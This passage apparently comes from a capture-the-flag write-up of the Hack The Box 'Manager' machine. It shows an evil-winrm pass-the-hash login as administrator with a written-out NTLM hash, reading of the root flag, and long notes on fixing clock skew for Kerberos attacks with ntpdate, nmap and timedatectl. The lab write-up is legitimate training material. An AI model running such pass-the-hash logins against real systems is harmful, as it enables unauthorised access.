
29. **ntp and openntpd are not very good apps.**

```
1. I do a pass the hash with evil-winrm
2.  ▷ evil-winrm -i manager.htb -u administrator -H ae5064c2f62317332c88629e025924ef
3. *Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        5/31/2024   6:10 PM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
2dd6f0934b4af3256916d73f6229d594
```



---

30. **Post exploitation & comments**

```
1. Since certipy did not go as planned. I wanted to try it again now that I got ntpdate working on blackarch. ntpdate should install with the following commands. <<<
This turns out to be wrong. It still was not working for me.
2. install >>> `yay -S ntpdate`
3. You may need `pacman -S python-ntplib`. Another thing ntpdate is not correctly installed as it shows not installed but it is working. So you may have a hard time
installing ntpdate. If you can not install ntpdate. There is also `ntp, tlsdate, rdate, openntpd, openrdate`. I have also attempted to install ntp, tlsdate, and
rdate. There is also `timedatectl` for linux, but ntpdate is definitely the easiest to use.
4. ntpdate usage:
>>>>  ▷ ntpdate -q dc01.manager.htb
server 10.129.6.246, stratum 1, offset +25200.405589, delay 0.26329
 1 Jun 21:07:25 ntpdate[188375]: step time server 10.129.6.246 offset +25200.405589 sec <<< Which is kind of odd because I can use the ntpdate command to query the
server but it will not sync the time.
5. You can query the server.
6. To sync the time with the server do.
7. `sudo ntpdate 10.10.x.x`
8. If it works then that means ntpdate is installed. If it does not work you may have ntp installed only.
9. ▷ locate clock-skew.nse
/usr/share/nmap/scripts/clock-skew.nse
10. nmap --script=clock-skew <target>
11. nmap --script=clock-skew manager.htb
12. It does not show the clock skew with the `clock-skew` scirpt lol.
13. nmap -sCV --open -Pn -n -oN sCsV_clock.nmap -vvv manager.htb <<< This is the fastest and does show the clock-skew.
14. ▷ sudo timedatectl set-timezone UTC
15. I finally figured out that the time of the server is in `UTC` time.
16. *Evil-WinRM* PS C:\Users\Raven\Documents> Get-Date
Saturday, June 1, 2024 8:19:07 PM
17. ▷ ▷ timedatectl
               Local time: za 2024-06-01 20:31:50 UTC
           Universal time: za 2024-06-01 20:31:50 UTC
                 RTC time: za 2024-06-01 20:31:50
                Time zone: UTC (UTC, +0000)
System clock synchronized: yes
              NTP service: active
          RTC in local TZ: no
18. If you are able to figure out the NTP server time. That is all you really need. If `NTP service` is set to `active`. You can turn it off and set it manually using
timedatectl.
19. ▷ sudo timedatectl set-ntp 0
options
0  -- Disable NTP based network time configuration
20. So basically ntpdate sucks and you have to set the time and date your damn self. lol, seriously though 9 out of 10 times the servers for lab purposes will be set
to UTC time. See `set-timezone UTC` above.
21. You can verify that here >>> `https://time.is/UTC` I am out, peace!
```